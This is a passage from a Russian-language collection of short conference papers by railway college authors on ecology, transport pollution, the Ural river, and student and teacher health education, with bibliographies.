Значительное загрязнение атмосферы автомобильным транспортом связано с увеличением количества автомобилей, интенсивностью дорожного движения, весомым вкладом в загрязнение грузовых транспортных потоков. Кроме того, опасность усугубляют близость передвижных источников загрязнения к жилым домам и низкое расположение их от земли, в результате чего отработавшие газы попадают в атмосферу и проникают в легкие и кровь людей [1].

Выбросы загрязняющих веществ в атмосферу в городской среде гораздо труднее контролировать, что связано с большим количеством источников выбросов, в том числе, передвижных. Тем не менее, по мере развития систем мониторинга появляются дополнительные возможности для принятия управленческих решений [4].

По мнению [2], современное развитие городской среды с эколого-экономических позиций должно строиться на основе формирования качественной инфраструктуры с транспортно-логистическими центрами, развития общественного транспорта с оптимизированными графиками движения и протяженностью маршрутов, с запрещением эксплуатации технически неисправных автомобилей и стимулированием обновления городского автопарка.

Источники загрязнения железнодорожным транспортом представлены веществами, обеспечивающими функционирование железнодорожного транспорта; веществами, используемыми при ремонте, эксплуатации и строительстве железных дорог; веществами, перевозимыми железнодорожным транспортом [3].

В целях повышения экологичности железнодорожного транспорта и дальнейшего снижения его удельной нагрузки на окружающую среду проводится работа по реализации инвестиционной программы «Обеспечение экологической безопасности»; по выполнению дополнительных природоохранных мероприятий; по проведению производственного экологического контроля загрязнения атмосферного воздуха, стоков в поверхностные водные объекты и систему коммунального хозяйства, почвы; по разработке нормативной природоохранной документации; по внедрению современных ресурсосберегающих технологий и повышению квалификации специалистов структурных подразделений в области охраны окружающей среды [5].

Также не теряет актуальности разработка новых технологий (совершенствование конструкции двигателей) и замена топлива на более экологичное (например, газомоторное, а в перспективе – на водородное).

Библиографический список:

1. Амбарцумян В.В., Носов В.Б. Экологическая безопасность автомобильного транспорта. - М.: Научтехлитиздат, 1999. – 86 с.
2. Калугина Ю.В. Некоторые аспекты влияния автотранспорта на комфортность и безопасность городской среды / Ю.В. Калугина, Ю.А. Холопов // В сборнике: Природно-ресурсный потенциал, экология и устойчивое развитие регионов России XIII Международная научно-практическая конференция. 2015. С. 36-39.
3. Ключкова Е.А. Промышленная, пожарная и экологическая безопасность на железнодорожном транспорте. - М.: УМЦ ЖДТ, 2008. – 456 с.
4. Лукенюк Е.В. Системы мониторинга антропогенных изменений окружающей среды, их достоинства и недостатки / Е.В. Лукенюк, Б.А. Анфилофьев, Ю.А. Холопов // Техносферная и экологическая безопасность на транспорте: материалы 3-й Междунар. науч.-практ. конф. - СПб.: Петербургский гос. ун-т путей сообщения, 2012. С. 109-112.
5. Основы управления природоохранной деятельностью Куйбышевской железной дороги – филиала ОАО «РЖД» / Н.А. Дружина [и др.] // Природно-ресурсный потенциал, экология и устойчивое развитие регионов России: XIII Международная научно-практическая конференция. Под редакцией В.А. Селезнева, И.А. Лушкина. - 2015. - С. 29-32.

ЭКОЛОГИЧЕСКИЕ ПРОБЛЕМЫ СОВРЕМЕННОГО ОБЩЕСТВА И ИХ ПУТИ РЕШЕНИЯ

Ершова Ю.В., Кайгородова Т.Г.

*Оренбургский техникум железнодорожного транспорта - структурное подразделение
ОрИПС - филиала СамГУПС.*

Экологическая проблема - это изменение природной среды, в результате (антропогенных воздействий или стихийных бедствий), ведущее к нарушению структуры и функционирования природы.

Глобальные проблемы порождены противоречиями общественного развития, резко возросшими масштабами воздействия деятельности человечества на окружающий мир и связаны также с неравномерностью социально-экономического и научно-технического развития стран и регионов. Решение глобальных проблем требует развертывания международного сотрудничества.

Современные ученые считают, что человечество уже живет в разрушающемся мире в условиях все нарастающего жестокого экологического кризиса, который превращается

в кризис всей цивилизации. Экологический кризис мы можем определить как нарушение равновесия в экологических системах и в отношениях человеческого общества с природой. Он характеризуется, в частности, тем, что человек, общество и государство неспособны преломить тенденцию ухудшения состояния окружающей среды.

Важнейшие глобальные экологические проблемы, стоящие перед современным человеком, следующие:

- загрязнение окружающей среды;
- парниковый эффект;
- истощение «озонового слоя»;
- фотохимический смог;
- кислотные дожди;
- деградация почв;
- обезлесивание;
- опустынивание;
- проблемы отходов;
- сокращение генофонда биосферы и др.

Загрязнение окружающей среды является актуальнейшей проблемой современности, т. к. антропогенная деятельность затрагивает все земные сферы: атмосферу, гидросферу и литосферу. При этом, человек, являясь главным виновником сложившейся экологической ситуации, становится и главной ее жертвой: по некоторым данным, от загрязнения водных ресурсов, атмосферного воздуха и почвенного покрова в мире гибнет порядка 40 % людей.

Если хочешь помочь природе, начни с себя! Человек - гениальное творение природы и неотъемлемая ее часть, однако с появлением новых технологий и увеличения темпов роста численности населения на Земле, планета страдает все больше, и нужно человеку больше обращать внимание на энергосбережение. Именно мы - люди, уничтожаем не возобновляемые ресурсы, губим флору и фауну, нарушаем природные циклы, одним словом - вредим.

Всё меняется вокруг нас: звери начинают вымирать, а острова уходить под воду, целые города уничтожаются катаклизмами, но только люди продолжают по-хамски относиться к планете и с большим энтузиазмом выкачивать из нее те последние крупинки, в которых она так нуждается. Происходящее вокруг нас - дело наших же рук, и только сказав себе «СТОП» у нас появится шанс попросить прощение у Земли.

Можно предложить такие пути решения как:

- усилить внимание к вопросам охраны природы и обеспечения рационального использования природных ресурсов;
- установить систематический контроль за использованием предприятиями и организациями земель, вод, лесов, недр и других природных богатств;
- усилить внимание к вопросам по предотвращению загрязнений и засоления почв, поверхностных и подземных вод;
- уделять большое внимание сохранению водоохранных и защитных функций лесов, сохранению и воспроизводству растительного и животного мира, предотвращению загрязнения атмосферного воздуха;
- усилить борьбу с производственным и бытовым шумом.

Конечно, многие из этих предложений уже применяются на в некоторых сферах жизни общества, но это, скорее всего, является лишь исключением, чем взявшие за основу деятельности правилом. Так же стоит заметить какие из большого перечня проблем должны решаться главным образом, по мнению Всемирного фонда дикой природы.

Из-за изменения климата страдают сельскохозяйственные угодья, по всей стране наблюдается снижение урожайности, что не может не тревожить в условиях мирового голода. Кроме того, предполагается, что потепление приведет к появлению новых болезней и опасных микроорганизмов, особенно в южных областях России. На второе место по важности WWF поставили несовершенство и недостаточную проработанность природоохранного законодательства России. Да, проводятся различные реформы, направленные на улучшение

ние экологической обстановки. Но они лишены синхронности, нет единой эффективной стратегии, что позволяет даже самым небезопасным проектам находить лазейки в законе и успешно развиваться. Кроме того, в России недостаточно, по сравнению с европейскими странами, развивается альтернативная энергетика. На третьем месте — сочинская Олимпиада-2014. WWF сетует на то, что хотя все законодательные акты существуют, все ценные природные территории документально охраняются, на деле многие нормы грубо нарушаются. WWF обращает внимание властей на то, что несоблюдение этих норм негативно скажется на репутации России в глазах остального мира, и призывает ужесточить контроль за строительством олимпийской деревни. Четвертым в списке WWF числится недостаточное развитие альтернативной энергетики. Эксперты этой организации полагают, что сейчас наступило самое подходящее время для модернизации экономики и усиленного развития энергосберегающих технологий. Это сделает Россию более привлекательной для иностранных инвесторов. Пятая проблема российской экологии заключается в человеческом факторе. К сожалению, далеко не каждый гражданин осознает свою ответственность по отношению к природе своей собственной страны. Говорить об этом отношении можно долго, тема эта болезненная и многим знакома. Но экологов более всего возмущает потребительское отношение к природе именно тех, кто должен ее защищать, а именно чиновников различных рангов. По мнению WWF, экологическое сознание нужно развивать, с помощью информационных технологий и обязательно на личном примере.



Библиографический список:

1. Кочуров Б.И. География экологических ситуаций (экодиагностика территорий). - М.: ИГ РАН, 1997. - 156 с.
2. Охрана окружающей среды/ Справочник. Составитель Л.П. Шариков.

**ФОРМИРОВАНИЕ ГОТОВНОСТИ ПЕДАГОГА К СОХРАНЕНИЮ ЖИЗНИ
И ЗДОРОВЬЯ ОБУЧАЮЩИХСЯ**

Журавлев С.Н., Конькина Е.В.

Оренбургский государственный педагогический университет

Формирование здорового образа жизни, сохранение и укрепление здоровья подрастающего поколения стали в настоящее время первоочередными не только государственными, но и общенациональными задачами. Здоровье рассматривается как фактор социальной жизни, основа экономического благополучия государства, социального прогресса общества, повышения качества жизни населения, улучшения демографической ситуации, морально-психологического климата в стране. Об этом говорится в «Концепции долгосрочного социально-экономического развития до 2020 года» (в разделе 3.4 «Образование»). В связи с этим возрастает роль качества подготовки педагога в области охраны жизни и здоровья обучающихся [3, 4].

На сферу образования как целостную государственную систему, обеспечивающую социальное развитие личности, возложены следующие задачи:

- воспитание личности, ориентированной на здоровый образ жизни;
- организация образовательного процесса с использованием доступных каждой школе средств охраны здоровья детей.

Реализации данных задач способствует внедрение образовательных стандартов третьего поколения, подразумевающих компетентностный подход. Это внедрение является объективной необходимостью, обусловленной переходом от постиндустриального общества к обществу инновационному, основанному на знаниях. Суть компетентностного подхода заключается в том, чтобы специалист мог быстро адаптироваться к изменяющимся условиям и демонстрировать высокую эффективность в работе.

Компетентностный подход в формировании профессиональной готовности педагогов к работе предполагает комплексное освоение студентами знаний и способов практической деятельности, обеспечивающих успешное функционирование специалистов в актуальных практических условиях.

На сегодняшний день имеются существенные расхождения в понимании и интерпретации качества подготовки специалистов. Ответ на этот вопрос зависит от того, кому мы его адресуем: студентам, родителям, руководству высшего учебного заведения или государству. У каждой из названных групп существует своё собственное понимание качества образования:

- студенты качество образования определяют в терминах оценок, выделяя при этом привлекательность содержания учебных дисциплин и обучения, учитывают гарантии трудовой занятости;

- высшее учебное заведение качество образования связывает с результатами, показываемыми студентами при проведении контрольных тестов и экзаменов, с успехом своих выпускников;

- государство качество образования, как правило, связывает с формированием национального согласия вокруг некоторой политической философии или религии, сохранением или переосмыслением национальной истории, достижением конкурентоспособности в глобальной экономике.

В результате получаются разные оценки одного и того же феномена. По нашему мнению, при оценке качества образования необходимо учесть, по крайней мере, три точки зрения. Точку зрения личности, точку зрения социума и точку зрения государства. Они не всегда совпадают. Например, результаты итоговой аттестации студентов Новокузнецкого ГПИ (а это точка зрения государства) подготовка в психолого-педагогической области оценивается средним баллом 4,27 – результат неплохой. А вот с точки зрения социума, около 80% родителей считают реальную подготовку учителей в этой области недостаточной [6]. Результаты разные, поэтому необходим некоторый общий взгляд на проблему оценки качества образования.

Качество – философская категория, выражающая существенную определенность объекта, благодаря которой он является именно этим, а не иным, это характеристика объектов, обнаруживающаяся в совокупности их свойств [7].

Качество образования – социальная категория, определяющая состояние и результативность процесса образования в обществе, его соответствие потребностям и ожиданиям общества (различных социальных групп) в развитии и формировании гражданских, бытовых и профессиональных компетенций личности [6].

Под качеством образования понимается «степень удовлетворения ожиданий различных участников образовательного процесса от предоставляемых образовательным учреждением образовательных услуг» или «степень достижения поставленных в образовании целей и задач» [6].

Из приведенных определений вытекает, что рассматривать образование следует как товар или услугу. Качество образования рассматривается как наличие неких характеристик установленным требованиям, стандартам [1, 2].

Наиболее полно и точно раскрыть содержание понятия качество подготовки учителя в области охраны жизни и здоровья обучающихся, нам кажется, позволит определение понятия качества, сформулированное в ГОСТ Р ИСО 9000-2008. При этом для выявления качества подготовки учителя в области охраны жизни и здоровья обучающихся необходимо определить характеристики и требования, предъявляемые к качеству образования в данном направлении.

Требование (requirement) – потребность или ожидание, которое установлено, обычно предполагается или является обязательным [9].

Требования, будучи документально изложенными критериями, должны выполняться в строгом соответствии с документом, содержащим их, и при этом не допускаются отклонения.

Требования могут выдвигаться различными заинтересованными сторонами: личностью, обществом, государством. Однако требованиями в полном объеме к подготовке учителей, в толковании ГОСТ Р ИСО 9000-2008, можно считать государственные требования, сформулированные в виде ФГОС ВПО по направлению подготовки «Педагогическое образование». В частности, эти стандарты содержат перечень типовых задач профессиональной деятельности учителя.

В данном документе сформулированы и требования по формированию компетенций в соответствии с получаемой студентом квалификацией. Укажем те из них, которые следует отнести к подготовке учителя в области охраны жизни и здоровья обучающихся:

- готовность использовать методы физического воспитания и самовоспитания для повышения адаптационных резервов организма и укрепления здоровья (ОК-5);
- готовность использовать основные методы защиты от возможных последствий аварий, катастроф, стихийных бедствий (ОК-11);
- способность понимать сущность и значение информации в развитии современного информационного общества, сознавать опасности и угрозы, возникающие в этом процессе, соблюдать основные требования информационной безопасности, в том числе защиты государственной тайны (ОК-12);
- готовность использовать нормативные правовые документы в своей деятельности (ОК-13);
- готовность к толерантному восприятию социальных и культурных различий, уважительному и бережному отношению к историческому наследию и культурным традициям (ОК-14);
- способность нести ответственность за результаты своей профессиональной деятельности (ОПК-4);
- готовность применять современные методики и технологии, в том числе и информационные, для обеспечения качества учебно-воспитательного процесса на конкретной образовательной ступени конкретного образовательного учреждения (ПК-2);
- готовность к обеспечению охраны жизни и здоровья обучающихся в учебно-воспитательном процессе и внеурочной деятельности (ПК-7).

Однако готовность учителя к качественному решению образовательных задач в полной мере может быть отслежена в период его профессиональной деятельности, что создает определенные трудности для диагностики качества подготовки выпускника вуза. Думается, показателями качества подготовки выпускника, будут сформированные умения отбирать и применять наиболее эффективные способы решения задачи сохранения жизни и здоровья будущего поколения. Для выявления таких умений магистрантам последнего года обучения Оренбургского государственного педагогического университета (направленность Воспитательная деятельность) была предложена анкета, в которой предлагалось назвать наиболее важные умения из списка предложенных с точки зрения обеспечения охраны жизни и здоровья обучающихся. Наиболее важными были названы следующие умения:

- выявлять настоящее состояние физического и психического здоровья детей с помощью современных методов мониторинга здоровья;

- разрабатывать технологические методы коррекции и реабилитации детей с различными видами нарушений в физическом или психическом развитии;
- формировать здоровые взаимоотношения детей с окружающим миром и обществом;
- вовлекать учащихся в дополнительные занятия физической культурой и спортом;
- разрабатывать мероприятия, способствующие уменьшению риска возникновения заболеваний, связанных с социальными аспектами жизни детей и подростков;
- повышать собственную квалификацию в вопросах развития и охраны здоровья учащихся.

Таким образом, предстоит активнее проводить целенаправленную работу по формированию ценностного и целостного отношения к здоровому образу жизни. Кроме того, проблема здоровья усугубляется еще и переходным состоянием общества, когда происходит смена ценностей, и молодежи сложно ориентироваться в потоке этих изменений. В том случае, если здоровье рассматривается обществом как условие достижения коммерческой выгоды, то молодежь выступает только средством достижения чьей-то прибыли.

Библиографический список:

1. Блинов, В. И. Российский учитель: вчера, сегодня, завтра / В.И.Блинов, В. И., Е. Ю. Есина // Педагогика. – № 7. – 2010.
2. Вальдман, И. А. Ключевые аспекты качества образования: уроки международного опыта / И. А. Вальдман. – Режим доступа : <http://www.iuorao.ru/05-06-2010-00/79-2010-01-01-41>.
3. Конькина Е.В. МОДЕЛЬ ВОСПИТАНИЯ КУЛЬТУРЫ ЗДОРОВЬЯ СТАРШЕГО ПОДРОСТКА // Педагогический журнал Башкортостана. 2009. № 6 (25). С. 66-78.
4. Конькина Е.В. Воспитание культуры здоровья старшего подростка теория и практика / Министерство образования и науки Российской Федерации; Федеральное агентство по образованию; Оренбургский государственный педагогический университет. Оренбург, 2009.
5. Лингвистический энциклопедический словарь / Под ред. В. Н. Ярцевой. – М., 1997. – 1434 с.
6. Ожегов, С. И. Толковый словарь русского языка / С. И. Ожегов, Н. Ю. Шведова. – М., 1997.
7. Редлих, С. М. Научные интересы – педагогика высшей школы. К вопросу о качестве подготовки учителей / С. М. Редлих. – Режим доступа : http://sci.informika.ru/text/magaz/pedagog/pedagog_6/a12.html.
8. Селезнева, Н. А. Новое качество высшего образования в современной России / Н. А. Селезнева. – М., 1995. – 200 с.
9. ГОСТ Р ИСО 9000-2008 Системы менеджмента качества. Основные положения и словарь. Национальный стандарт Российской Федерации системы менеджмента качества. – Режим доступа : http://www.6pl.ru/gost/Giso_9000-2008.htm.

ЭКОЛОГИЧЕСКОЕ ВОСПИТАНИЕ И ОБРАЗОВАНИЕ РАБОТНИКОВ ОТРАСЛИ ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА, КАК ОДИН ИЗ ПУТЕЙ РЕАЛИЗАЦИИ ЭКОЛОГИЧЕСКОЙ СТРАТЕГИИ ОАО «РЖД»

Ильина Е.К.

Оренбургский институт путей сообщения - филиал СамГУПС

Настало время, когда человечеству необходимо пересмотреть свое отношение к природе и организовать должное воспитание и образование нового поколения.

В сегодняшнем сложном, многообразном, динамичном, полном расхождений мире экологические вопросы приобрели повсеместный масштаб. Основанием становления человечества должно стать единение человека и природы.

В последние годы вопросы охраны окружающей среды действительно остаются в числе приоритетных для ОАО «РЖД», однако, несмотря на достигнутые успехи, далеко не все проблемы остаются решёнными, и практика показывает, что изменить ситуацию без комплексного подхода, в реализации Экологической стратегии, практически невозможно[1]. В большей степени способствовать этому, по нашему мнению, будет разработка модели организации воспитательной и образовательной работы по формированию экологически целесообразного, здорового и безопасного образа профессиональной деятельности будущих специалистов высшего и среднего звена

Одной из основополагающих позиций природоохранной деятельности на ОАО «РЖД» по словам старшего вице-президента Гапанович Валентин Александровича является формирование экологически ориентированного поведения персонала и совершенствование системы экологического менеджмента [1]. В обязанность руководителей организаций и специалистов, ответственных за принятие решений при осуществлении хозяйственной и иной деятельности, которая оказывает или может оказать негативное воздействие на окружающую среду, должно входить обеспечение профессиональной подготовки в области охраны окружающей среды и экологической безопасности инженеров путей сообщений [4].

Экологическое просвещение, как элемент формирования экологической культуры в профессиональной среде, базируется не только на теоретических основах но и на освоении практических навыков оценки влияния основных источников загрязнения окружающей природной среды железнодорожным транспортом. С этой точки зрения формированию экологического мышления будущих специалистов отрасли будут способствовать не только знания технологических особенностей сложного железнодорожного комплекса, но и фундаментальные знания, взаимодействия и экологически безопасного развития составляющих системы «природная среда – железнодорожный транспорт». Основы ресурсосберегающих технологий, техники и технологии защиты природной среды, мониторинга, контроля и управления воздействием на природную среду [2].

Для максимальной эффективности и успеха экологического воспитания, очень важно наполнение мероприятий местным материалом о состоянии природной среды в регионе, районе, использование исторического и краеведческого материала о природоохранной деятельности. Такой материал можно найти в справочной литературе или применять сведения администрации района, а можно факты добывать и самим [3]. Это очень плодотворно происходит в процессе самостоятельной поисково-исследовательской, проектной деятельности, в связи с чем, вовлечение студентов в научно исследовательскую деятельность по охране природы в разрезе решения основных задач Экологической стратегии ОАО «РЖД» должно стать основным приоритетным направлением образовательной деятельности нашего образовательного учреждения.

Для эффективной реализации этого направления необходимо создание материальной технической базы дисциплины «Экология на железнодорожном транспорте», расширение часов на практические занятия по основным направлениям подготовки среднего звена специалистов, заключение соглашений о сотрудничестве с отделами безопасности движения и экологии подведомственных подразделений, а так же включение вопросов экологической безопасности в структуру дипломных проектов

Библиографический список:

1. Алексеева Н. Чистые намерения/Н. Алексеева// Гудок.-2008.- 19 ноября.- 5 полоса.
2. Крупенин Н.Н. Управление природоохранной деятельностью на железнодорожном транспорте. М.: Изд-во Маршрут, 2004.-33 с.
3. Ратиев Д. Ю., Ильина Е. К., Ратиев Ю. Д. Экологическое воспитание: грани и возможности // Научно-методический электронный журнал «Концепт». – 2016. – Т. 11. – С. 556–560. – <http://e-koncept.ru/2016/86122.htm>.
4. Экологическое право России: словарь юридических терминов — М.: Городец. А.К. Голиченков., 2008.- Режим доступа: http://environmental_law.academic.ru/

ЭКОЛОГИЧЕСКИЕ ПРОБЛЕМЫ РЕКИ УРАЛ

Калинина В.И., Емельяненко Л.В.

*Оренбургский техникум железнодорожного транспорта - структурное подразделение
ОрИПС - филиала СамГУПС.*

2017 год объявлен Годом экологии в Росси. Для Оренбургской области вопросы экологии и ресурсосбережения весьма актуальны проблематичны. Они требуют выявления обсуждения и принятия мер. Оренбургская область располагает значительным многоотраслевым промышленным потенциалом и развитым агропромышленным комплексом. Это, с одной

стороны, обеспечивает достаточно стабильное развитие экономики, а с другой – создает повышенную нагрузку на природные экосистемы. Именно поэтому проблемные вопросы, связанные с необходимостью сохранения окружающей среды и снижения негативного воздействия на неё, неизменно находятся в центре внимания как органов исполнительной власти, так и общественности. Оренбургская область – край удивительного разнообразия природы. На ее территории граничат, а нередко и сочетаются природные комплексы лесостепной средней полосы России, степей Юго-востока, песчаных и солончаковых пустынь Среднего Прикаспия и Тургая, лесистых низкогорий Южного Урала, сосново-березового лесостепья Зауралья и Западной Сибири. Природа края отличается исключительным разнообразием и удивительными контрастами. Урал – река является основной водной артерией области. Река имела много названий. В трактовке многочисленных древних путешественников это, как минимум, одиннадцать звучаний: Ликос, Даих, Жаик, Джаих, Ягак, Ягат, Руза, Улусу. Начиная с XV в. за рекой окончательно закрепилось название Яик и просуществовало до второй половины XVIII в. В 1775 г. по приказу императрицы Екатерины II река переименована в Урал.

Бассейн реки охватывает пять природных зон на стыке трех физико-географических стран. В административном отношении Урал протекает по территории трех субъектов РФ (Оренбургская и Челябинская области, Республика Башкортостан) и трех субъектов Республики Казахстан (Актюбинская, Западно-Казахстанская и Атырауская области). Гидрографическая сеть бассейна реки Урал насчитывает около 800 рек и речушек протяженностью от 10 до 100 км., 29 рек имеют длину выше 100 км. Самые крупные притоки реки – Сакмара, Орь, Илек, Утва, Чаган. Река Урал по своей протяженности – 2428 км (из них 1164 км по Оренбургской области) уступает лишь двум европейским рекам – Волге и Дунаю. По водности занимающая место в третьем десятке рек Европы, Урал – единственная на "южном" склоне континента крупная река с незарегулированным средним и нижним течением. Бассейн реки охватывает пять природных зон на стыке трех физико-географических стран.

С 1991 года Урал приобрел статус межгосударственной трансграничной реки. Однако, не смотря на это экологическая обстановка в бассейне Урала оценивается как напряженная. Ученых в частности, настораживает изменение гидрологического режима стока реки, вследствие чего годовой дефицит воды на сегодняшний день составляет 4,7 кубических километра. Происходит заиливание русла и разрушение береговой линии этой трансграничной водной артерии, по сути являющейся уникальным природным объектом Республики Казахстан и Российской Федерации. Дegradiрует пойменная растительность, сокращается биоразнообразие, скудеют рыбные запасы, на грани исчезновения поголовье осетровых. В конце 1970-х годов прошлого столетия доля реки Урал в мировой добыче осетровых составляла 33 %, а по производству черной икры – 40 %. За два последних десятилетия популяция сократилась более чем в 30 раз. По мнению директора института степи Российской академии наук Александра Чибилева, если не принять мер, то река засохнет на полпути. "Если все участники проекта по использованию Урала – Россия, Татарстан, Башкирия и Казахстан будут использовать реку с учетом местных интересов, то Урал перестанет впадать в Каспийское море, как не впадает в Каспийское море с 1939 года река Эмба", – заявил он. Ученые отмечают, что, кроме объективных, на экологические изменения в бассейне реки Урал свое влияние оказали и антропогенные условия. Это зарегулирование стока верхнего течения Урала и его притоков, распашка целинных и залежных земель, вырубка пойменных и водораздельных лесов, истощение водно-биологических ресурсов, хозяйственная деятельность предприятий черной и цветной металлургии.

По мнению Александра Чибилева, промышленное водопотребление – мощный фактор, определяющий безвозвратные потери стока, а промышленное водоотведение – опаснейший источник загрязнения. Опасное воздействие на реку оказывают Оренбургский и Карачаганакский газопромышленные комплексы и освоение нефтяных месторождений. Зоной особого экологического риска являются скопления трубопроводных коммуникаций в долине Урала, а также создание предприятий по добыче и переработке углеводородного сырья, вода

трансграничной реки загрязнена соединениями тяжелых металлов, хлорорганическими пестицидами. На водоочистительные сооружения выделяются средства, но их явно не хватает. Неразрывно связана с состоянием экосистемы реки Урал проблема сохранения пойменных лесов. На состоянии лесных пород отрицательно сказывается нерегулярное поступление воды даже во время паводков. По данным директора института степи РАН Чибилева, на всем течении реки Урал установлены 4 крупных водохранилища, 80 гидроузлов с капитальными сооружениями. И еще 3100 земляных плотин, которые сооружены бессистемно во всех малых реках, нанося непоправимый ущерб бассейну реки. Как отмечают ученые, напряженность экологической обстановки в бассейне связана и с человеческим фактором, крайне низкой экологической культурой населения, проживающего в городах и селах, расположенных вдоль берегов реки. По словам специалистов, сегодня Урал и его притоки для многих остаются удобными сточными канавами. Захламленность реки мусором, отходами жизнедеятельности является мощным антропогенным фактором, влияющим на состояние экосистемы бассейна реки Урал. На карте бассейн Урала напоминает изогнутое в одну сторону дерево с утолщенным по середине стволом и очень короткими ветвями. Только правый приток – река Сакмара, протекающая на большом протяжении параллельно Уралу, имеет сравнительно густую разветвленную сеть притоков.

Основная часть стока Урала формируется в Оренбуржье. Река пересекает область с востока на запад, протекая по десяти районам на протяжении 1164 км. В пределах области река начинается с Ириклинского водохранилища.

Так как река связывает Оренбуржье с Казахстаном с 1991г. Урал приобрел статус межгосударственной трансграничной реки. Судьба Урала волнует, как Оренбургскую область, так и Казахстан. И проблемы Урала являются общими для двух приграничных сторон, в связи с тем, что экологическая обстановка в бассейне общей реки оценивается как напряженная. Экологическая безопасность реки Урал волнует так же и наших казахстанских ученых. Подтверждением этого являются общие действия оренбургской и западно-казахстанской областей по сохранению экосистемы бассейна реки Урал. В последние годы прошло шесть Форумов межрегионального сотрудничества Российской Федерации и Республики Казахстан, где определялись приоритеты взаимодействия, в том числе и вопросы решения экологических проблем.

Оренбургская и Западно-Казахстанская области выступили инициаторами создания межгосударственной структуры по сохранению экосистемы бассейна трансграничной реки Урал.

На четвертом Форуме в Новосибирске президенты России и Казахстана поддержали инициативу губернатора Оренбургской области и Акима Западно-Казахстанской области о воссоздании Межгосударственного комитета по сохранению экосистемы реки Урала.

На шестом Форуме в г. Оренбурге проблемы экологии реки Урала так же озвучил в своем выступлении губернатор области. Он же предложил создать специальный фонд, из которого бы финансировались эти работы. Казахстанская сторона высказала озабоченность намерением России создать на территории Башкирии десять водохранилищ по реке Сакмара – притоку Урала, а также в связи с маловодьем соседи попросили дополнительно сбросить воду с Ириклинского водохранилища. Проблему экологии бассейна Урала на саммите поднимали так же президенты России и Казахстана Д.Медведев и Н.Назарбаев.

Библиографический список:

1. Экология и экономика природопользования. Бобылев С.Н., Новоселов А.Л., Гирусов Э.В. и др. Учебник. Изд. 2-е, перераб., 2012 г.
2. Экология, здоровье и охрана окружающей среды в России. Автор: В.Ф.Протасов. Издательство: финансы и статистика, 2011 г.
3. Экологическое состояние территории России: Учебное пособие для студентов высших педагогических учебных заведений (под ред. Ушакова С.А., Каца Я.Г.) Изд. 2-е, 2014 г.

ФОРМИРОВАНИЕ КУЛЬТУРЫ ЗДОРОВЬЯ СТУДЕНТОВ ЭЛЕКТРОМЕХАНИЧЕСКОГО КОЛЛЕДЖА ВОРОНЕЖСКОГО ФИЛИАЛА МИИТ

Коренюгина О.Ю., Степкина Т.Е.

Электромеханический колледж Воронежского филиала МИИТ

Проблема формирования культуры здоровья студентов средних профессиональных учебных заведений является весьма актуальной. В процессе учебных занятий каждый год подтверждается, что студенты нового набора физически слабые, не имеют никаких теоретических знаний и практических умений, состояние здоровья близко к неудовлетворительному, в то время как, современный ритм жизни предъявляет к человеку жесткие требования в отношении умственного и физического потенциалов. На фоне низкого уровня здоровья перспективы успешного будущего наших выпускников выглядят весьма призрачно.

Перед специалистами физической культуры стоит задача укрепления и сохранения здоровья подрастающего поколения. Для ее решения в стенах нашего колледжа коллектив физической культуры участвует в процессе разработки теоретических и методологических основ проведения физкультурно- оздоровительной работы.

На протяжении многих лет в электромеханическом колледже вводятся здоровьесберегающие технологии, которые помогают студентам преодолеть курс дисциплины «Физическая культура» и укрепить свое здоровье. В систему здоровьесберегающих технологий входит использование мониторинга и разнообразные виды здоровьесберегающей деятельности занимающихся, направленные на сохранение и повышение резервов здоровья, работоспособности при создании благоприятного эмоционального климата.

Чтобы определить основную составляющую физкультурно-оздоровительной работы в колледже силами преподавателей физической культуры и творческими группами студентов - старшекурсников, были проведены исследования, целью которых являлось экспериментальное обоснование методики.

В соответствии с обозначенной целью определились следующие направления работы:

- оценить уровень физического развития, теоретической, физической и функциональной подготовленности, уровень здоровья студентов в целом;
- изучить современное состояние физкультурно-оздоровительной работы;
- выявить проблемы, недостатки системы физической культуры и добиться улучшения физического состояния студентов.

Исследования проводились на протяжении всего цикла обучения в колледже с использованием следующих методов: теоретический анализ и обобщение, метод опроса (анкетирование), педагогическое наблюдение, врачебный контроль, тестирование, педагогический эксперимент, методы математической статистики.

В ходе эксперимента были выделены следующие основные положения:

- здоровье - основная ценность жизни человека;
- формирование, укрепление и сохранение здоровья студентов — основное стратегическое направление деятельности специалистов по физической культуре и спорту;
- культура здоровья - цель физического воспитания личности.

В процессе педагогического наблюдения, а также после опроса студентов преподавателями физической культуры были выявлены следующие основные проблемы:

- ослабленное здоровье обучающихся;
- недостаточность отводимых часов в учебных планах по дисциплине «Физическая культура»,
- нехватка часов для работы по дополнительному образованию (спортивных секций);
- отсутствие межпредметных связей в образовании;
- сложившаяся со школьной скамьи негативная позиция студентов и преподавателей по отношению к дисциплине «Физическая культура»,
- отсутствие городских соревнований (с 2012 года городской спорткомитет не прово-

дит традиционную Спартакиаду среди команд средних профессиональных учебных заведений).

Систематически проводились опросы для определения уровня знаний студентов в области физической культуры и спорта, отношения студентов к проблемам здорового образа жизни и тестирование уровня физической подготовленности.

В ходе опросов выяснилось, что более 70% студентов имеют вредные привычки. Лишь 12% опрошенных придерживаются определенного режима дня. Более 65% не соблюдают режим сна; сон в норме (от 7 до 8 часов) отмечается лишь у 14% студентов. Рационального и сбалансированного питания не придерживаются и не знают, что это такое, 85% студентов. Физическая подготовленность основной массы студентов крайне низка. У 70% студентов I, II курсов ослаблено здоровье и отмечается низкая физическая подготовленность; потребность в двигательной активности у большинства обучающихся не сформирована. В свободное от учебы время у студентов на первом месте находится пассивный отдых и компьютерные игры, на втором - просмотр телевизионных передач, на третьем - посещение кинотеатров, дискотек, клубов, на четвертом - прогулки с друзьями, а о занятиях физической культурой и спортом вспоминают единицы.

На усталость после занятий, на недосыпание, вялость жалуется более 70%) студентов, нехватку времени - 50%, на плохое настроение, раздражительность - 30%, на проблемы со здоровьем - 50%. По состоянию здоровья в подготовительную и специальную медицинские группы при наличии медицинских справок отнесены 22% студентов, в основном имеющие хронические заболевания внутренних органов и остеохондроз позвоночника. Увеличивается количество студентов, имеющих полное освобождение от занятий физической культурой.

Из причин, по которым студенты не следят за своим здоровьем и не занимаются физической культурой и спортом, на первом месте - нехватка времени, на втором - отсутствие упорства, силы воли, настойчивости и целеустремленности.

При выяснении у студентов критериев, необходимых для карьерного роста и высокооплачиваемой работы, были получены следующие ответы: хорошие связи, знание иностранных языков и компьютера, хорошее образование, красивая внешность и только потом крепкое здоровье.

